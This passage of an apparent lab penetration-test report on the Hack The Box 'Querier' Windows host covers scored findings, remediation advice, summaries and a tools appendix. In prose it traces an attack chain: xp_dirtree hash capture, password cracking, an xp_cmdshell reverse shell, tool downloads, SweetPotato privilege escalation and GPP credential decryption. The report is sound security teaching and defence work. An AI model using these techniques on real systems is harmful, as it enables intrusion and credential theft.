
- **CVSS v3.1:** AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – **8.8 (High)**
  - **Vector Components:**
    - **Attack Vector (AV):** Local (L) - Requires initial system access
    - **Attack Complexity (AC):** Low (L) - Well-documented exploitation
    - **Privileges Required (PR):** Low (L) - Service account with impersonation privilege
    - **User Interaction (UI):** None (N) - No user interaction required
    - **Scope (S):** Changed (C) - Escalation to SYSTEM context
    - **Confidentiality (C):** High (H) - Complete system access
    - **Integrity (I):** High (H) - Full system control
    - **Availability (A):** High (H) - Total system compromise
- **Description:** The `mssql-svc` service account was configured with the `SeImpersonatePrivilege`, a Windows privilege that allows a process to impersonate any available token on the local system.
- **Impact:** This privilege enabled local privilege escalation from the service account context to `NT AUTHORITY\SYSTEM` using tools like SweetPotato, granting complete control over the Windows operating system.
- **Technical Summary:** The privilege was verified using `whoami /priv` command execution through `xp_cmdshell`. The SweetPotato exploit tool was then used to leverage this privilege for SYSTEM-level access.

3.5 Vulnerability: Weak NTLM Password Policy



- **CVSS v3.1:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – **7.5 (High)**
  - **Vector Components:**
    - **Attack Vector (AV):** Network (N) - Hash captured over network
    - **Attack Complexity (AC):** Low (L) - Standard dictionary attack
    - **Privileges Required (PR):** None (N) - Only requires captured hash
    - **User Interaction (UI):** None (N) - Automated cracking process
    - **Scope (S):** Unchanged (U) - Limited to credential compromise
    - **Confidentiality (C):** High (H) - Password recovery
    - **Integrity (I):** None (N) - No data modification
    - **Availability (A):** None (N) - No service disruption
- **Description:** The NTLM password hash for the `mssql-svc` account was susceptible to rapid dictionary attacks, indicating the use of a weak, common password that did not meet complexity requirements.
- **Impact:** The ability to quickly crack the captured NTLMv2 hash transformed a credential theft vulnerability into full account compromise, enabling lateral movement and privilege escalation.
- **Technical Summary:** The captured NTLMv2 hash was cracked in minimal time using Hashcat with the `rockyou.txt` wordlist, revealing a weak password that facilitated further system access.

3.6 Vulnerability: Insecure Group Policy Preferences Storage



Note: This finding is based on the PowerUp.ps1 output showing cached GPP files with encrypted credentials.

- **CVSS v3.1:** AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – **5.5 (Medium)**
  - **Vector Components:**
    - **Attack Vector (AV):** Local (L) - Requires local file system access
    - **Attack Complexity (AC):** Low (L) - Known decryption method
    - **Privileges Required (PR):** Low (L) - User-level file access
    - **User Interaction (UI):** None (N) - No user interaction required
    - **Scope (S):** Unchanged (U) - Limited to credential exposure
    - **Confidentiality (C):** High (H) - Domain administrator credential exposure
    - **Integrity (I):** None (N) - No data modification
    - **Availability (A):** None (N) - No service disruption
- **Description:** Cached Group Policy Preferences (GPP) files containing encrypted domain administrator credentials were stored in an accessible location with a known decryption vulnerability.
- **Impact:** The exposed GPP credentials provided an alternative path to domain administrator access, demonstrating systemic credential management failures in the Active Directory environment.
- **Technical Summary:** PowerUp.ps1 identified GPP files in `C:\ProgramData\Microsoft\Group Policy\History\` containing encrypted credentials for the Administrator account. These credentials were decrypted using the publicly known AES private key.

References

- **MITRE ATT&CK:**
  - T1552.001: Unsecured Credentials - Credentials in Files
  - T1059.001: Command and Scripting Interpreter - PowerShell
  - T1078: Valid Accounts
  - T1003: OS Credential Dumping
  - T1068: Exploitation for Privilege Escalation
  - T1550.002: Use Alternate Authentication Material - Pass the Hash
- **CWE Mappings:**
  - CWE-312: Cleartext Storage of Sensitive Information
  - CWE-89: Improper Neutralization of Special Elements used in an SQL Command
  - CWE-269: Improper Privilege Management
  - CWE-521: Weak Password Requirements
  - CWE-922: Insecure Storage of Sensitive Information
  - CWE-257: Storing Passwords in a Recoverable Format

Note on CVSS Scoring:
Scores were calculated based on the observed exploitation path within the assessment context. Remote vulnerabilities were scored from an external attacker perspective, while local vulnerabilities assumed initial system access. The Critical rating for Findings 3.1 and 3.2 reflects their role as direct, remotely exploitable entry points with immediate high impact. The High ratings for subsequent findings reflect their critical enabling role in the privilege escalation chain.

4. Recommendations

To remediate the vulnerabilities identified during the assessment of the **QUERIER** (Windows Server/Windows 10 Enterprise) system, which led to full compromise via credential exposure in network shares, SQL Server misconfigurations, and privilege escalation, the following targeted actions are recommended:

1. Secure Network Shares and Implement Strict Access Controls

The initial compromise stemmed from anonymous access to an SMB share containing sensitive credentials in an Excel file.

- **Eliminate Anonymous SMB Access:** Immediately review and reconfigure all SMB shares. Remove "Everyone" and "Anonymous" permissions. The `Reports` share, or any share containing potentially sensitive data, must require authenticated domain user access at minimum. Use Share Permissions in combination with NTFS permissions to enforce the principle of least privilege.
- **Classify and Protect Sensitive Data:** Establish a data classification policy. Files containing credentials, connection strings, or other secrets must be identified and stored in encrypted volumes or dedicated, access-controlled secure shares, not in general-purpose file shares.
- **Implement File Screening:** Deploy File Server Resource Manager (FSRM) on Windows Servers to screen for and block files containing specific patterns (e.g., "password=", connection strings) or file types (like `.xlsm` with macros) from being saved to unauthorized network locations.

2. Harden Microsoft SQL Server Configuration

The SQL Server instance was a critical pivot point, allowing command execution and credential theft.

- **Disable or Severely Restrict `xp_cmdshell`:** The `xp_cmdshell` extended stored procedure should be **disabled by default**. If absolutely required for a specific business process:
  - Grant execute permission only to a dedicated, highly restricted SQL login (not `sa` or service accounts).
  - Use a proxy account with minimal OS privileges for command execution.

    - Log all `xp_cmdshell` executions via SQL Server Audit.
- **Principle of Least Privilege for SQL Logins:** Service accounts like `mssql-svc` should not own databases or have sysadmin privileges. Create dedicated logins with only the specific database and object permissions required for the application (e.g., `SELECT`, `INSERT` on specific tables). Remove the `PUBLIC` server role from unnecessary logins.
- **Block Outbound SMB from SQL Server:** Configure Windows Firewall rules on the SQL Server host to block outbound SMB (TCP 445) from the `sqlservr.exe` process. This prevents the abuse of procedures like `xp_dirtree` for NTLM relay attacks.

3. Implement Strong Password Policies and Credential Management

Weak passwords and insecure credential storage were pivotal in the attack chain.

- **Enforce Strong Password Policy via Group Policy:** Configure a domain password policy that mandates:
    - Minimum length of 14 characters for user accounts, 20+ for service accounts.
    - Complexity requirements (upper, lower, number, special character).
    - Prevent common passwords using a banned password filter.
    - Regular password rotation, especially for service accounts.
- **Eliminate Group Policy Preferences (GPP) for Passwords: Immediately stop using GPP to deploy passwords.** The encryption is fundamentally broken. Migrate to modern, secure alternatives such as:
    - **Group Managed Service Accounts (gMSAs)** for automatic password management of service accounts.
    - **LAPS (Local Administrator Password Solution)** for managing unique local administrator passwords.
    - **Third-party Privileged Access Management (PAM)** solutions for credential vaulting and rotation.
- **Audit and Clean Cached GPP Files:** Use a tool like PowerUp.ps1 or a vulnerability scanner to identify systems with cached `Groups.xml`, `Services.xml`, or `ScheduledTasks.xml` files in `C:\ProgramData\Microsoft\Group Policy\History\`. Securely delete these files and change any credentials that were exposed through them.

4. Apply Least Privilege to Service Accounts and Audit User Rights

The `mssql-svc` account's `SeImpersonatePrivilege` allowed trivial escalation to SYSTEM.

- **Remove Unnecessary Privileges from Service Accounts:** Audit all service accounts (especially those running SQL Server, IIS, etc.) using tools like `whoami /priv` or scripts. **Remove `SeImpersonatePrivilege` and `SeAssignPrimaryTokenPrivilege`** from any

service account where it is not explicitly required by the application. This can be done via Local Security Policy (`secpol.msc`) or Group Policy.

- **Use Managed Service Accounts:** Where possible, replace traditional service accounts with **Group Managed Service Accounts (gMSAs)**. gMSAs provide automatic password management, reduce the credential exposure risk, and simplify compliance.
- **Regular Privileged Access Reviews:** Implement a quarterly review process for all accounts with elevated privileges (local administrators, domain admins, SQL sysadmins). Ensure each privilege is still justified by a current business need.

5. Enhance Logging, Monitoring, and Threat Detection

The attack proceeded through multiple stages without triggering alerts.

- **Enable and Centralize Critical Logs:**
  - **SQL Server Audit:** Enable auditing for failed logins, successful logins as privileged accounts (like `sa`), and execution of security-related stored procedures (`xp_cmdshell` , `xp_dirtree` , `sp_addsrvrolemember`).
  - **Windows Security Logs:** Ensure audit policy logs Process Creation (Event ID 4688) and especially detailed Process Creation (Command Line logging). Correlate events where `sqlservr.exe` spawns `cmd.exe` or `powershell.exe` .
  - **Forward all logs to a centralized SIEM.**
- **Create Targeted Detection Rules:**
  - **Suspicious UNC Path Access:** Alert on network connections from key servers (like SQL Servers) to UNC paths (`\\*`) not belonging to trusted internal file servers.
  - **SweetPotato and Similar Tools:** Deploy EDR/AV signatures for known privilege escalation tools (SweetPotato, JuicyPotato, PrintSpoofer). Also, hunt for the creation of named pipes with specific patterns used by these exploits.
  - **Anomalous Service Account Activity:** Monitor for service accounts (like `mssql-svc`) performing actions atypical of their role, such as network reconnaissance, writing files to `Temp` directories, or making outbound network connections.
- **Conduct Regular Vulnerability Assessments and Penetration Tests:** Schedule internal vulnerability scans that specifically check for:
  - Anonymous SMB share access.
  - SQL Server configurations (weak passwords, `xp_cmdshell` enabled).
  - Presence of cached GPP files.
    Use external penetration tests to validate the effectiveness of these controls from an attacker's perspective.

5. Conclusions

5.1 Executive Summary

Imagine your company's central database server as the master filing cabinet for all your most important digital records—financial data, customer information, and operational blueprints. This filing cabinet is not just in a locked room; it's supposed to be guarded by a sophisticated security system. During our assessment, we found that while the main door was strong, someone had taped the security codes to the outside of the building, and the guard inside was programmed to follow any instruction, even if it meant handing over the master key.

Here's the business risk story we demonstrated:

- **The Security Code on the Bulletin Board**: We found a shared network drive, intended for internal reports, that was accessible to anyone without a login. Inside was a financial report file. Hidden within that file, in plain sight, were the username and password for the company's main database server. This was the equivalent of taping the security code to the building's front door.
- **Giving the Guard a Forged Note**: Once inside the database server with those credentials, we discovered a critical flaw. The database was configured to obey commands that reached out to the wider internet. We gave it a simple instruction: "Go fetch a file from this address." When it complied, it unintentionally leaked its own internal identity badge (an NTLM hash), which we captured.
- **Cracking the Guard's Weak Personal Code**: The captured identity badge was protected by a very weak, easily guessed personal PIN. We quickly "cracked" this code, which gave us a new, more powerful set of login credentials for the database—credentials that came with the authority to run any command on the entire server's operating system.
- **Ordering the Guard to Open the Master Vault**: With this new power, we commanded the database service to open a direct line to the server's core. This service account, it turned out, had a special privilege (`SeImpersonatePrivilege`) that allowed it to pretend to be the Head of Security. We used a known tool (SweetPotato) to trigger this impersonation, instantly granting us the master keys (`SYSTEM` access) to the entire server.
- **Finding the Master Key Under the Doormat (The Alternative Path)**: In our search, we also found a backup copy of the building's emergency plan. Due to a known flaw in how these plans were protected years ago, we could read the Head of Security's personal login details right from the file, providing a completely different way to gain full access without the earlier steps.

The Bottom Line for Leadership: This was not a sophisticated cyber-attack using unknown vulnerabilities. It was the result of a chain of **basic operational failures and poor digital hygiene**: sensitive data left in an unlocked public space, a powerful database server configured to trust too much, weak passwords, and a known security flaw in old system management files left uncorrected. A real attacker exploiting these same flaws wouldn't be exploring—they would be:

1. **Stealing Your Entire Database:** Exfiltrating customer records, financial data, and intellectual property to sell on the dark web.
2. **Deploying Ransomware:** Encrypting every file on the server and every connected system, demanding a massive ransom to restore operations.
3. **Creating a Silent Backdoor:** Installing hidden software to maintain permanent, undetected access for future espionage or attacks.
4. **Using Your Server to Attack Others:** Launching attacks against your clients, partners, or other internal systems from your trusted network, destroying your reputation.

Securing database servers and the files that contain access to them is not a technical afterthought. It is a fundamental business requirement to protect your assets, your clients' trust, and your legal compliance.

5.2 Technical Summary

The assessment of the **QUERIER (Windows Server 2019/Windows 10 Enterprise)** system within the `HTB.LOCAL` domain revealed a multi-stage attack chain enabled by credential exposure, database misconfiguration, and inherent Windows privilege escalation paths.

1. **Information Disclosure via Insecure SMB Share (Critical)**
   - **Issue:** The `Reports` SMB share allowed anonymous access. A file (`Currency volume Report.xlsm`) on this share contained embedded MSSQL credentials (`reporting:<REDACTED>`).
   - **Impact:** Provided the initial foothold into the domain environment by granting authenticated access to the Microsoft SQL Server.
2. **Credential Theft via MSSQL UNC Path Injection (Medium)**
   - **Issue:** The `xp_dirtree` stored procedure was available to the authenticated user, allowing us to force the SQL Server service account to authenticate to a controlled UNC path, capturing its NTLMv2 hash.
   - **Impact:** The captured hash for the `mssql-svc` account was cracked, revealing weak credentials that provided higher-privileged database access.
3. **Remote Command Execution via MSSQL Misconfiguration (Critical)**
   - **Issue:** The `xp_cmdshell` extended stored procedure was enabled for the `mssql-svc` account, allowing SQL queries to execute commands directly on the underlying Windows OS.
   - **Impact:** Enabled the establishment of a reverse shell, moving from database access to full command-line control of the host.
4. **Privilege Escalation via `SeImpersonatePrivilege` (High)**
   - **Issue:** The `mssql-svc` service account possessed the `SeImpersonatePrivilege`. This Windows privilege allows a process to impersonate security tokens, including high-privileged ones.
   - **Impact:** This privilege was exploited using the **SweetPotato** tool to escalate from the service account context to `NT AUTHORITY\SYSTEM`, achieving complete control of the

operating system.

5. **Weak Password Policy (High)**
   - **Issue:** The NTLM password hash for the `mssql-svc` service account was weak and rapidly cracked using a standard wordlist.
   - **Impact:** Transformed a captured hash into usable credentials, bypassing the need for complex exploitation at that stage.
6. **Insecure Group Policy Preferences (GPP) Storage (Medium)**
   - **Issue:** Cached GPP files (`Groups.xml`) containing encrypted credentials for the domain Administrator account were stored on the local system. The encryption used is fundamentally broken and publicly decryptable.
   - **Impact:** Provided an **alternative, stealthier path** to full domain administrator access without exploiting the `SeImpersonatePrivilege` , demonstrating a systemic credential management failure.

Technical Verdict: This engagement underscores the critical risks in enterprise Windows environments, particularly around credential management and service account privileges. The attack chain flowed from a single piece of exposed data to total domain compromise by chaining together:

- A failure to protect sensitive files (CWE-312),
- Excessive database server permissions (CWE-269),
- A weak password (CWE-521),
- A powerful default Windows privilege (CWE-250), and
- A legacy, vulnerable feature (GPP).

No zero-day exploits were required. Each step used well-documented techniques against common misconfigurations, highlighting that the security of a domain often hinges on the weakest link in its configuration and operational practices.

Appendix: Tools Used

- **Nmap**
  Description: Industry-standard network scanner used for the initial reconnaissance phase. It performed a targeted service version scan (`-sVC`) on key Windows and database ports, identifying the Windows Server 2019/Windows 10 host, SMB service, and the critical Microsoft SQL Server 2017 instance on port 1433. The scan also revealed domain information (`HTB.LOCAL`) and the hostname `QUERIER` .
- **smbclient**
  Description: SMB/CIFS client utility used to enumerate accessible network shares on the target. It successfully discovered the `Reports` share with anonymous access, allowing the download of the critical `Currency volume Report.xlsm` file containing embedded credentials.

- **mssqlclient.py (Impacket)**
  Description: A Python-based Microsoft SQL Server client from the Impacket suite. It was used to authenticate to the MSSQL instance using the discovered `reporting` credentials, providing an interactive SQL shell that enabled further reconnaissance and exploitation.
- **Responder**
  Description: LLMNR/NBT-NS/mDNS poisoner and NTLM relay tool. Configured in verbose mode to act as a malicious SMB server, it captured the NTLMv2 authentication hash when the SQL Server service attempted to connect via the `xp_dirtree` UNC path injection.
- **Hashcat**
  Description: Advanced password recovery tool. Used in mode 5600 (NTLMv2) to perform a dictionary attack on the captured hash. With the `rockyou.txt` wordlist, it successfully cracked the weak password for the `mssql-svc` account in minimal time.
- **Netcat (nc / nc64)**
  Description: Networking utility used to listen for incoming reverse shell connections from the target on ports 443 and 444. The Windows version (`nc64.exe`) was transferred to the target via `xp_cmdshell` to establish a persistent command & control channel.
- **PowerShell (IWR/Invoke-WebRequest)**
  Description: Built-in Windows scripting language and module. It was used both through `xp_cmdshell` and later via the reverse shell to download attacker tools (e.g., `SweetPotatoNew.exe` , `nc64.exe` , `PowerUp.ps1`) from the attacker's HTTP server via one-liner commands.
- **SweetPotato (SweetPotatoNew.exe)**
  Description: Local privilege escalation tool that aggregates various techniques to abuse the `SeImpersonatePrivilege` . It was downloaded and executed on the target to impersonate SYSTEM tokens, spawning a new command prompt with `NT AUTHORITY\SYSTEM` privileges, completing the privilege escalation chain.
- **PowerUp.ps1**
  Description: PowerShell script part of the PowerSploit framework for Windows privilege escalation reconnaissance. It was executed on the compromised host to identify alternative escalation vectors, successfully discovering cached Group Policy Preferences (GPP) files containing encrypted domain administrator credentials.
- **evil-winrm**
  Description: Windows Remote Management (WinRM) shell for penetration testing. It was used to establish an administrative session on the target after the GPP credentials were decrypted, demonstrating the alternative attack path to domain administrator access.
- **Windows Native Utilities**
  Description: Built-in Windows commands were used extensively for post-exploitation reconnaissance and data extraction:

  - `whoami /priv`: Verified the presence of `SeImpersonatePrivilege` for the `mssql-svc` account.
  - `dir`: Used for filesystem navigation during exploration.
  - `type`: Used to read the user flag from the desktop.
  - Native SQL commands (`enable_xp_cmdshell`, `xp_cmdshell`, `xp_dirtree`): Enabled and utilized MSSQL's extended procedures for command execution and hash capture.
- **Python3 HTTP Server**
  Description: Simple, built-in HTTP server module. Hosted on the attacker's machine to serve payloads, exploit tools, and scripts, enabling easy file transfer to the compromised Windows host throughout the assessment.

Usage Note: All tools were employed in a controlled, isolated lab environment against the designated target system. Their use followed a logical, sequential exploitation path from initial information disclosure to full domain compromise, demonstrating how common enterprise misconfigurations—insecure file shares, weak database permissions, and legacy credential storage—can be chained together with readily available tools to achieve complete system control.